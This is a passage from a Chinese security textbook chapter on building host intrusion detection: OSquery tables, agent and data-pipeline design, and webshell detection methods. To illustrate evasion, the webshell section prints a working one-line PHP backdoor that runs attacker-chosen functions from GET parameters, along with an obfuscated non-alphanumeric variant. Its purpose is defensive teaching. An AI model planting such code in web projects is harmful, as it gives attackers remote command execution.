Facebook 的开源项目 OSquery 这个东西在国内比较冷门，它不能算是完全的 HIDS，也不能说是完全为了安全而设计的，有一部分应该是出于运维的需求。它的实现是把操作系统当做一个数据库，各种系统信息可以用 SQL 语句的方式来查询，如下所示：

一般人可能不会把它联想到是一个安全强相关的系统，但是我们摘取一些它支持的查询项来看：

```
>_ SELECT address, mac, id.interface
FROM interface_details AS id, interface_addresses AS ia WHERE id.interface = ia.interface;
```

```
| com.apple.kec.corecrypto     | <1 3 4 5 6 7>  |
| com.apple.iokit.IOACPIFamily | <3 4 6 7>      |
| com.apple.iokit.IOPCIFamily  | <3 4 5 6 7>    |
+------------------------------+----------------+
osquery> SELECT
    ...>   u.username,
    ...>   g.name as groupname,
    ...>   u.directory,
    ...>   u.description
    ...> FROM users AS u
    ...> JOIN groups AS g ON u.gid = g.gid
    ...> LIMIT 5;

+--------------+--------------+-----------------+----------------------+
| username     | groupname    | directory       | description          |
+--------------+--------------+-----------------+----------------------+
| _amavisd     | _amavisd     | /var/virusmails | AMaViS Daemon        |
| _appleevents | _appleevents | /var/empty      | AppleEvents Daemon   |
| _appowner    | _appowner    | /var/empty      | Application Owner    |
| _appserver   | _appserverusr| /var/empty      | Application Server   |
| _ard         | _ard         | /var/empty      | Apple Remote Desktop |
+--------------+--------------+-----------------+----------------------+
osquery> .exit
[osquery] ~ exit
```

socket_events

Track network socket opens and closes.

Column	Type	Description
action	TEXT_TYPE	The socket action (bind, listen, close)
pid	BIGINT_TYPE	Process (or thread) ID
path	TEXT_TYPE	Path of executed file
fd	TEXT_TYPE	The file description for the process socket
success	INTEGER_TYPE	The socket open attempt status
family	INTEGER_TYPE	The Internet protocol family ID
protocol	INTEGER_TYPE	The network protocol ID
local_address	TEXT_TYPE	Local address associated with socket
remote_address	TEXT_TYPE	Remote address associated with socket
local_port	INTEGER_TYPE	Local network protocol port number
remote_port	INTEGER_TYPE	Remote network protocol port number
socket	TEXT_TYPE	The local path (UNIX domain socket only)
time	BIGINT_TYPE	Time of execution in UNIX time
uptime	BIGINT_TYPE	Time of execution in system uptime

file_events

Track time/action changes to files specified in configuration data.

Column	Type	Description
target_path	TEXT_TYPE	The path associated with the event
category	TEXT_TYPE	The category of the file defined in the config
action	TEXT_TYPE	Change action (UPDATE, REMOVE, etc)
transaction_id	BIGINT_TYPE	ID used during bulk update
inode	BIGINT_TYPE	Filesystem inode number
uid	BIGINT_TYPE	Owning user ID
gid	BIGINT_TYPE	Owning group ID
mode	TEXT_TYPE	Permission bits
size	BIGINT_TYPE	Size of file in bytes
atime	BIGINT_TYPE	Last access time
mtime	BIGINT_TYPE	Last modification time
ctime	BIGINT_TYPE	Last status change time
md5	TEXT_TYPE	The MD5 of the file after change
sha1	TEXT_TYPE	The SHA1 of the file after change
sha256	TEXT_TYPE	The SHA256 of the file after change
hashed	INTEGER_TYPE	1 if the file was hashed, 0 if not, -1 if hashing failed
time	BIGINT_TYPE	Time of file event

process_events

Track time/action process executions.

Column	Type	Description
pid	BIGINT_TYPE	Process (or thread) ID
path	TEXT_TYPE	Path of executed file
mode	BIGINT_TYPE	File mode permissions
cmdline	TEXT_TYPE	Command line arguments (argv)
cmdline_size	BIGINT_TYPE	Actual size (bytes) of command line arguments
environment	TEXT_TYPE	Environment variables delimited by spaces
environment_count	BIGINT_TYPE	Number of environment variables
environment_size	BIGINT_TYPE	Actual size (bytes) of environment list

Column	Type	Description
uid	BIGINT_TYPE	User ID at process start
euid	BIGINT_TYPE	Effective user ID at process start
gid	BIGINT_TYPE	Group ID at process start
egid	BIGINT_TYPE	Effective group ID at process start
owner_uid	BIGINT_TYPE	File owner user ID
owner_gid	BIGINT_TYPE	File owner group ID
create_time	BIGINT_TYPE	File creation in UNIX time
access_time	BIGINT_TYPE	File last access in UNIX time
modify_time	BIGINT_TYPE	File modification in UNIX time
change_time	BIGINT_TYPE	File last metadata change in UNIX time
overflows	TEXT_TYPE	List of structures that overflowed
parent	BIGINT_TYPE	Process parent's PID
time	BIGINT_TYPE	Time of execution in UNIX time
uptime	BIGINT_TYPE	Time of execution in system uptime

跟安全相关的项目不止这些，因篇幅关系不过多列举，这些查询项乍一看都很不起眼，不是直接可以检测安全的选项，大多数都不足以判断有无攻击或者是否被装了 rootkit，但是如果周期性地轮询这些信息，通过消息队列将关键信息发送到云端进行如文件的完整性对比、进程树模型对比，就能检测是否正在遭受入侵、被提权、被攻击者创建新的进程等。能否实现实时入侵检测的关键在于你采集数据的维度和云端的检测方法。大多数人的思路可能还停留在 Agent 直接告警的年代，这可能也是导致 OSquery 冷门的一个原因。

作为一个 2014 年开源的项目，它也有一些不足之处，比如支持的版本有限，目前只支持 Apple OS X Mavericks & Yosemite，Linux CentOS 6.6/7.0 和 Ubuntu LTS (12.04/14.04)，其他版本需要安全团队中有开发人员做兼容性适配。

如果要正式在服务器上使用 OSquery，它还不是一个成品，因为本身只是一个 Agent 程序，不是一个完整的 HIDS，从日志聚合开始到云端分析的大数据平台以及管理端都需要自己去实现，只有实现了这些才算是一整套的平台，光有平台也还不行，还要定义 BI 的那些事情，采集哪些，分析什么，对于不够的数据采集点可以自行开发插件。

总之，OSquery 适合于有一定 IDC 规模的企业，安全团队有一定的开发能力，并且对入侵检测有基于大数据理解的环境。

8.1.4 自研 Linux HIDS 系统

互联网公司业务的急速扩张，也让各大公司的生产网环境急速膨胀，以至于他们的生产网安全对抗也变得更加复杂，使得几乎很难有一个可直接照搬或者购买部署的 HIDS 产品能满足需求，主要原因如下：

海量环境

- ❑ 商业产品价格昂贵，不宜海量部署。
- ❑ 业界常见产品数据处理性能不能满足需求。
- ❑ 核心业务数据需要有可控管理。

需求 & 迭代

- ❑ 业界产品不适应互联网企业业务变化带来的安全风险快速变化。
- ❑ 外部产品无法快速变更应对新漏洞、攻击手法。
- ❑ 侵入性较强的产品，不易采用外部产品，外部厂商无法快速响应。

综上原因，往往各大互联网公司都会考虑自研 HIDS 类系统，并且这类 HIDS 也未必是市面上的通用 HIDS 模式，会根据企业自身的安全风险以及生产网架构适当调整风格，架构也有各自的独到自处。

1. 架构设计

虽然 HIDS 在一个企业的安全体系中几乎成了一个基础设施般的存在，但在架构设计之初，第一步是还是需要梳理清楚自己的安全需求，以及怎样适合企业自身运维体系，才能有更适合自身的架构。

- ❑ 行业法规需求——行业法规这里指上市公司审计要求，等级保护等。通常要求要求对系统账户登录有记录，有追溯审计能力。
- ❑ 基础安全需求——基础安全需求来自于常见入侵场景检测能力要求，一般逐一对应渗透入侵的各个环节的检测能力。如：端口扫描、SQL 注入、命令注入、webshell、反连木马、嗅探、提权、文件篡改等。
- ❑ 企业自身的特殊安全风险需求——根据分析历史安全事件复盘和基线安全数据，推导出的企业自身存在的特定安全特点和场景，为解决此类场景专设的能力。

- 运维体系\网络环境适应——根据前述的风险需求分析选择更适合自身的架构，比如风险主要来自 Web 攻击，那么 HIDS 未必需要做内核模块功能；但如果是云租户环境则不同，因为云租户受到的攻击各种各样，往往很容易就被攻击拿到 root 权限，甚至会有更多的横向渗透过程，那么在内核态是有必要有安全措施的。

HIDS 基本是 CS 架构，与传统安全软件不同的是，现在互联网公司的生产网环境对系统性能极为敏感，通常对安全系统提出较为苛刻的系统资源消耗指标要求，加之为快速应对新型风险的检测能力，使得主要的计算分析基本迁移到后端进行，前端仅仅以数据采集为主。HIDS 系统架构如图 8-6 所示。




图 8-6 HIDS 系统架构

在超大型网络里，为考虑容灾，以及海量服务器和海量数据的性能压力，整套 HIDS 系统还会拆分成多个层级。第一级可按机房或某地区数据中心划分，每个部署单元设立两个以上接入 Server 作为容灾备份。在运营过程中，我们会发现大量垃圾数据、脏数据，考虑到跨区域传输对带宽的影响以及减少后端无意义计算，可以将第一级数据分析 & 格式化中心就近部署，仅将过滤之后的高价值数据向后面数据计算存储集群传输。

2. Agent 功能模块

Agent 分三个部分，安全功能模块、数据传输、管理模块。HIDS Agent 架构如图 8-7 所示。




图 8-7 HIDS Agent 架构

安全功能模块是整个 Agent 的核心部分。各个功能模块既可以以单独进程也可以以线程模式存在，建议用独立进程模型，因为避免因单个 BUG 影响整个 Agent 系统的稳定性。这里的各个子模块的功能是对应于不同安全需求的，每个公司根据自身风险推导出的需求不一定相同，这里列举常见模块。

1）基线安全——基线数据可以说是一个古老但不能舍弃的标配，采集主机上配置版本信息。主要针对两类需求：安全视角的软资产管理；0day 应急。当新出现一个 0day，需要通过基线数据及时知晓企业自身网络环境里受影响的范围有多大，并能直接导出 iplist 等信息，并指导应急响应下一步行动。此模块的采集方式，在 Linux 系统下以读取解析文本配置为主，辅以某些二进制文件的 ELF 格式解析；Windows 系统通过读取注册表和组策略信息可完成采集。

可采集的数据包括但不限于以下信息：

- 系统版本，Linux 发行版版本和内核版本包括内核热补丁等；Windows 则包含补丁（微软官方补丁公告中注册表项）信息；
- 系统账户，Linux 可直接取 passwd 文件或仅解析提取其中部分信息，如账户名、权限、以及 shadow 里的密码最后一次修改时间；Windows 取账户权限、权限组、最后登录时间；
- 系统关键文件 MD5

- 应用服务版本，诸如 sshd\ftp\telnetd\RDP 版本信息
- 第三方应用服务版本，apache\nginx\tomcat\IIS\mysql\sqlserver\oracle 版本信息
- 第三方服务配置文件，webserver 配置文件，web 根目录路径，启动账户权限，支持的 method\CGI\ 第三方模块信息；php 配置，版本信息，安全配置项开关情况如 safe_mode\disable_function\magic_quotes_gpc\safe_mode_exec_dir\safe_mode_include_dir\allow_url_include 等；
- webapp 版　本，discuz\phpwind\phpbb\wordpress\thinkphp\phpcms\dedecms\struts\xwork 等。

2）日志采集——在较早的 HIDS 设计里日志采集也是标配，甚至是最核心功能。但事实上日志里的信息量较为有限，大量新的攻击手段，常规日志已不能覆盖其攻击面和攻击向量。采集的日志内容如下：

- Linux 系统日志

  Syslog 默认日志：/var/log/message

  系统服务登录记录：/var/log/secure

  系统账户登录记录：/var/log/secure
- Windows 系统

  应用服务日志：application（不少第三方服务日志也会写入这里，如 sqlserver\Symantec\serv-U 等）

  安全日志：security

  系统日志：system
- Webserver

  所有的 webserver 日志，包括 apache\nginx\tomcat\IIS 等
- 扩展插件日志

  这里指在 AGENT 发布时没有的功能，暂时用小程序或脚本应急产生的日志，可通过修改 HIDS 配置采集解析上报。另一种技巧就是可将临时小程序的日志输出到系统日志，Linux 的 syslog 或 Windows 的 application 日志中。

3）进程信息——相比前面几个，这是几乎所有 HIDS 都有的标配模块，进程信息数据在入侵检测方面贡献的价值更大。在 Linux 系统中，几乎所有的运维操作以及入侵行为都会体现到执行的命令中。所以进程命令信息无论是作为运维操作审计，还是入侵行为分析

都有极大帮助。

进程信息获取技术方案选择如下：

- 周期性遍历 /proc。这是风险最小的方案，部署适配性最强。但缺点明显，实时性无法得到保障，且性能差；
- 用户态 Hook Libc 函数。相比前面一种方案，风险相对高一点，特别在多线程进程中要注意安全性。但其部署适配性也特别高，同时性能也是各种方案最好的，建议作为首要选择。虽然 libc hook 方式可能有被绕过的风险，但如果对抗主要集中在 Web 入侵场景，基本是无需担心的。
- 利用 LSM 模块接口。如果对抗必须深入系统级攻防，那么通过内核态获取进程数据就非常必要了。但是为了安全性、适配性考虑，采用 LSM（Linux security module）开发接口就是较佳的选择。Fackbook 安全团队开发的 OSquery 就是使用了 LibAudit 获取 execve 调用信息。
- 内核态 syscall HOOK，安全类的开发最惯性的思维就是内核态 HOOK，反倒不是什么新鲜的招式。但是这样的方案未必都适合大范围使用，作为一个可能要大量部署的安全系统来说，不是一个最佳选择。在 Linux 环境里各种发行版和内核版本差异很大，以至于需要维护多个兼容性版本，同时稳定性也难以保证。这类方案通常是开发一个 LKM 模块实现。

如果仅仅是记录进程派生事件，通常仅需要少数几个字段即可。但是建议在设计数据结构（字段）的时候，先将数据的使用场景想清楚，这样或许你需要的字段信息将会更多，同时输出的字段既不浪费传输带宽和存储空间，还能最大化的服务于使用场景。表 8-1 是建议使用的字段。

表 8-1 建议使用字段

字段	描述	数据类型
Pid	进程 ID	Int
Path	可执行文件绝对路径	TEXT
mode	可执行文件权限	Int
Cmdline	进程命令行	TEXT
ENV	进程执行环境变量	TEXT
Uid	启动进程的用户 uid	Int
Euid	启动进程的用户 euid	Int
Gid	启动进程的用户 gid	Int
egid	启动进程的用户 egid	Int

（续）

字段	描述	数据类型
sid	进程会话组 ID	Int
ppid	父进程 id	Int
ppath	父进程可执行文件绝对路径	TEXT
pcmdline	父进程命令行	TEXT
Owner_uid	可执行文件属主 uid	Int
Owner_gid	可执行文件属主 gid	Int
Create_time	可执行文件创建时间	bigint
Modify_time	可执行文件修改时间	bigint
time	进程启动时间	bigint

数据使用中有几个技巧如下：

- mode 字段，在规则检测（数据分析）过程，会发现一个无法解释的情况，某些 root 权限执行的进程的父进程是低权限，不符合系统进程派生原则。那么这里可能有几种情况：

  a）有人利用系统漏洞提升了进程权限，可直接告警。

  b）sudo 执行，可通过父进程 pcmdline\ppath 辨别。

  c）设置了 S 位的可执行文件，mode 字段的意义就在于可将 S 位可执行文件运行事件与漏洞提权行为区别开。

- ENV 字段，接上条“ sudo 提权行为可通过父进程为 sudo 来辨别”，可是在很多发行版里 sudo 运行可执行文件，在进程记录里父进程不是 sudo，而是父进程的父进程，原因在于 execve 调用的进程派生方式，它是将子进程的 ELF 文件映像加载到内存里并执行，也就是 sudo 和被执行的进程‘共用一个进程空间’，但在我们记录的进程信息这个时间切片这里已经是新进程了。那么难道没有办法了吗？这里就用得到环境变量里的信息了，sudo 执行的进程，进程的环境变量信息会新增 3 个环境变量信息 SUDO_COMMAND\SUDO_USER\SUDO_UID ，通过这三个变量就能判断当前进程是否是被 sudo 启动的。

4）网络连接信息——网络连接信息分三类需求：连通性数据采集，用于分析违规 ACL 和可疑网络连接；用于恶意行为检测的数据需求，用于检测木马等场景；监控探测扫描行为。

获取网络连接信息，是一个较为消耗性能的工作，无漏是通过解析 /proc 中网络连接信息，还是内核消息。毕竟在一个业务繁忙的系统里，网络连接事件相对超出进程信息事件多个数量级，设计和使用时必须谨慎。一般通过周期性解析以下三个文件信息获取：

- /proc/net/raw——RAW 套接字信息。
- /proc/net/tcp——TCP 套接字信息。
- /proc/net/udp——UDP 套接字信息。

如果仅为获取网络连接信息，那么五元组就能满足需求，但为了安全场景检测的数据分析需要可能还需关联进程信息，相当于一个定制版 netstat。建议字段如表 8-2 所示。

表 8-2 建议字段

字段	描述	数据类型
Pid	进程 ID	Int
Path	可执行文件绝对路径	TEXT
Direction	网络连接方向（监听 \ 外连 \ 无状态）	Int
Local_ip	本地 IP	Int
Remote_ip	远程 IP	Int
Local_port	本地端口	Int
Remote_port	远程端口	Int
Protocol	协议	int
time	记录时间	bigInt

关于字段的几个提示：

- ip 字段，这里数据类型是 Int，相比 text 来说 int 存储空间节省很多，且方便计算。
- 为减少“无意义数据”的产生，周期性的数据提取但仅上报增量数据。
- 很多业务繁忙的系统里，业务进程的网络连接请求非常多，所以监听端口的被动连接信息可考虑裁剪。

5）webshell——在常规的互联网攻防里 Web 攻防基本是一个最常见的场景，而 Web 攻击的整个流程里最常见的是 GET SHELL，也就是生成一个 webshell。当然在入侵检测里 webshell 检测也成了一个很重要的环节。技术方案选择如下：

- inotify 文件监控，Linux 系统里的 webshell 检测，最重要也是几乎公认的技术就是 inotify，在 BSD 和 macOS 里类似的是 kqueue。从 Linux 内核从 2.6.13 开始引入 inotify，inotify 是一种文件变化通知机制，几乎所有 Linux 发行版都支持，可以通过以下命令看你的系统是否支持：

```
% grep INOTIFY_USER /boot/config-$(uname -r)
CONFIG_INOTIFY_USER=y
```

如果显示 CONFIG_INOTIFY_USER=y 则说明支持。

- 如果不支持 inotify，那么很遗憾，不得不周期性遍历 Web 目录来做检测。

6）DB 审计——企业的核心资产通常是数据，用户数据、销售数据、产品数据、财务数据等等，那么 DB 的安全保护就成为了重中之重。安全厂商不乏大量的 DB 安全产品，根据产品的不同形态，DB 安全（审计）产品可以是一个独立的系统，也可以作为 HIDS 的一个模块存在。

当作为 HIDS 的一个模块存在的时候，产品方案必定是部署于主机的，这样带来的好处最重要是复用了 HIDS 系统的控制管理指令通道以及数据传输通道，同时更贴近 DB 服务端避免了攻击流旁路绕过的可能。但是缺点也较为明显，会消耗掉服务器自身部分系统资源。

3. 数据传输

与传统 HIDS 以及 PC 版 HIDS 不同的是，企业版 HIDS 通常需要通过后端数据分析来实现安全能力，特别是互联网企业中，为了降低前端计算带来的系统资源消耗基本以后端数据分析为主。那么数据传输就是必要且重要的功能模块。同时在“大数据时代”，数据质量、数据运营可靠性成了支撑安全能力指标的关键性要素，必须认真对待。技术方案如下。

- syslog 转发——当数据分析架构在初级阶段，借用 Linux 系统自带的 syslog 转发基本能满足数据传输统一管理的需求。只需修改 syslog 服务的配置文件即可实现转发，不需要额外开发数据接收 Server。

  此轻量解决方案易于实现，但缺点也很明显，syslog 数据传输默认采用 UDP 514 端口，假如数据量较大或者数据量波动可能会丢数据。另外敏感数据也可能因明文传输而泄露。

- 数据直传——在数据量较少的阶段，譬如 agent 部署量在几千台服务器的阶段，前端 agent 采集的数据可以直接发送到 HIDS 后端 Server，典型的如 OSSEC。
- 数据接收 Server——当 HIDS 系统部署运营到 BAT 这类公司的量级，数据通道的建设就必须更为谨慎。

在 BAT 这类公司，通常运营（包括安全）监控都有成熟的数据通道，那么在安全系统建设过程中，也可以复用它，既避免重复造轮子带来的开发资源浪费，也能快速的获得数据质量和可靠性的保障，从公司运营体系角度来看也是有益的。

那么如果没有合适的可用的现成系统的时候，新建这类数据通道需要注意什么呢？如下所示：

1）避免数据传输波峰“雪崩效应”，例如当某个机房网络不通时，数据可能挤压在缓存里，在网络通畅之后集中传输占用网络通道以及对接受 Server 带来类似 DDoS 的效果。可对数据传输队列做随机性的主动延迟，避免拥塞；另外可使用 Server 端下发“数据上报”任务的方式来触发上传，而非 agent 主动无序上报。

2）敏感数据脱敏及加密，很多数据中包含敏感信息，如 http 请求里的 cookie、命令行里的密码。配合业务部门或数据安全部门制定数据采集规范，在 agent 端隐去敏感信息，传输环节做好加密，存储系统做好权限控制。

3）做好每个数据传输环节的前后链对账，当出现安全事件漏报时能及时追查到可能导致数据丢失的环节，便于后续的优化与 debug。

4. 控制管理

企业级 HIDS 系统部署量非常大，且安全防守体系任何一点的故障都可能导致整体防守的失效。合理的管理手段，能让整套系统更为健壮，确保可用性。

- 健康度监控——与传统安全系统基于端的检测方式不同，新型的企业级 HIDS 系统往往采用后端数据分析的方式实现入侵场景检测，从行为数据采集到数据传输存储、分析，是一个较长链条的流程，必须逐一对每个环节做好数据对账、异常监控。常见的检测点如表 8-3 所示。

表 8-3 常见的检测点

检测点	监控内容
心跳	Agent 是否存活，有无 coredump、掉线等
Agent 数据采集	Agent 功能模块是否可正常获取数据
本地数据上传	Agent 采集的数据是否上传成功，内存是否超限
数据接收 Server	接收 Server 是否有丢包，是否达到性能瓶颈
存储	Agent 上报数据是否全量写入磁盘，数据对账
分析引擎	上报数据是否全量进入分析引擎，是否有丢包和性能压力
漏报时间	漏报事件追溯

- “自杀”机制——互联网企业里，业务会极度榨取系统性能，那么安全系统的部署也同样会受到严格挑战。毕竟业务系统的稳定运行才是第一目标，安全在极端情况，以及出现故障的时候必须为业务稳定牺牲。在产品设计中会设定一些系统资源耗用指标，超出指标则暂停功能模块甚至会“自杀”。常见指标如下：

  CPU 占用 <10% ~ 20%

  内存占用 <100M

数据上传 <200/s（根据环境可配）

- 部署与更新——日常运营中必然会碰到部署和更新的需求，在 HIDS 架构里必须有推送更新的功能。单从功能和技术角度来说“更新”功能与大多数软件系统一样没有什么特别需要讲的，在大型互联网企业中重点关注两个方面：
  1）海量环境影响——大型网络中，动辄上万甚至几十万的部署量，对于每次的更新必须谨慎。这里需要设定以下原则：
     - 发布前必须通知业务方，必须有应急预案和回滚手段。
     - 遵循灰度发布原则，未经一个可靠的时间周期（通常一个月）稳定运营验证，不得批量部署。不同业务环境分别灰度。
     - 节假日前不部署。
     - agent 更新行为由 Server 端推送任务完成。
  2）安全性——曾经有人开玩笑说，部署的这么多 Agent 就相当于一个大型的分布式僵尸网络。确实，假设恶意攻击者能操纵任何的 HIDS 集群系统的控制指令和平台，那么真的是“一损俱损”。为确保管理控制系统的安全性，必须设定几个安全原则：
     - 控制（更新）指令仅允许选择固化的指令，严禁在 Agent 端预留执行系统命令的接口；
     - 更新包必须经过第三方安全工程师审核之后上传至更新 Server 保存，更新仅允许选择更新 Server 上已有的安装包；
     - 控制指令下发时必须由第三方审核批准才可执行。

8.2 检测 webshell

互联网公司 Web 类的应用服务占较大比例，那么在此攻击面上的攻防入侵场景中占比非常高，几乎 Web 安全成了攻防对抗的代名词。而在 Web 入侵中最重要的一个环节就是“ getshell”，也就是放置 Web 后门 webshell。那么 Web 安全能力中一个最重要的指标就是 webshell 检测能力。以至于很多中小型安全产品，从诞生之初就以 webshell 检测能力作为核心任务。

webshell 通常是一个文件，那么静态文件的扫描检测是常见做法，但由于攻防技术的对抗发展，静态文件的变形越来越多，已不足以满足检出率要求，于是出现了流量检测、运行时检测等方案。

1. 静态检测

静态文件检测是常规做法，在 Linux 系统里，一个 webshell 检测模块运作流程如图 8-8 所示。




图 8-8　webshell 检测模块运作流程

文件静态扫描基于黑名单特征字符串，以及几个“高危函数”出现概率的组合，通常一个业务 CGI 文件，几乎不可能存在文件读写、命令执行、代码执行、DB 操作文件上传几类函数同时出现的情况。

对于只会使用工具的普通 scriptkids 来说，静态检测已经够用，但对稍微经验老道些的攻击者就力不从心了。特别是 php webshell，由于 php 语法变化多端，变形 webshell 检测难度极大。

tiny php shell 一句话 webshell ： http://h.ackack.net/tiny-php-shell.html

```
<?=($_=@$_GET[2]).@$_($_GET[1])?>
```

Non alphanumeric webshell 不 含 alpha 字 符 的 webshell:http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/

```
<?$_="";$_[+""]='';$_="$_"."";$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");?>
```

从代码上看，特征字符串方式的检测真的是绝望了。于是乎也有从统计学角度的检测方案，同样观察上述代码，不难发现 特殊字符的出现比例明显过大，同时根据对自身业务代码计算信息熵，必定能区别恶意代码。

或许上述有些过于学院派，大家未必能有直观的理解。同时根据笔者的实践来看，在大型互联网企业中，由于各业务部门代码风格多变，特别是汉字在代码中对信息熵的采集比对分析影响特别大，不是特别推荐。那么还有没有其他“简单粗暴”的方案呢？答案是肯定的！

安全圈往往会流传这样的一段话，“三分技术，七分管理”，虽然不能简单苟同，但是技术结合“管理”手段，确实能带来事半功倍的效果。一个攻击者写入的 webshell 和业务 CGI 文件其实有太多的不同，假设你的企业有严格的发布管理流程、运维治理环境的话，好坏 CGI 文件的辨别更是轻而易举。这里列举可使用的维度。

表 8-4 可用维度

检测点	基于业务特点	正常	异常
文件属主	统一的发布系统	属主为发布系统启动账户	属主为 webserver 进程账户
生成时间	工作时间	工作时间内生成	非工作时间生成
生成时间	同目录文件统一生成	大概率与同目录内其他文件在连续时间内生成	与同目录其他文件生成时间相差甚远
inode	同目录文件统一生成	同目录下文件 inode 连续分布	与同目录其他文件 inode 相差甚远
目录	上传目录不保存 CGI	CGI 文件位于 Web 用户不可写目录	位于上传文件夹

上面仅列举了常见可利用的业务特点，其实当你分析清楚你业务环节的特点之后，可以指定出更多的检测维度。

那么到这里，我们的 webshell 检测流程如图 8-9 所示。




图 8-9 webshell 检测流程改进

2. 流量监测

本地静态扫描方法至少需要一部分开发工作量，如果仅有accesslog可以用，或者能够获取到网络流量的时候，从http请求记录中也可以挖掘可能存在的webshell，以及webshell攻击行为。

对于一些常见的webshell来说，对于webshell的http请求应该是固定的，包括“cookie”，post data，功能函数参数等等，如图8-10所示。




图8-10 webshell请求特征（cookie&post data）

这些细节，对于scriptkids来说不会想到甚至没有能力去修改，对于检测常见webshell非常好用。

那么如果有一定CGI代码开发能力的攻击者呢，从静态代码和http请求特征检测就不那么好使了。解决这个问题之前，咱们先回顾一下入侵场景。

如图8-11所示，从用户对网站的访问行为以及记录上看和攻击者是有明显区别的，表8-5逐一列举。

根据上述各维度的对比不难看出黑客对webshell URL访问行为和正常的用户对网站业务CGI访问的区别非常大。笔者对此类检测方案曾开发了一个webserver日志分析脚本https://github.com/xti9er/LogForensics/blob/master/LogForensics.pl，利用此日志分析脚本，从大量用户访问中抓取可疑的记录，并根据第一次抓取的特征IP或URL继续跟进，抓出可能的webshell和攻击请求流量。流量分析挖掘异常攻击请求如下所示：

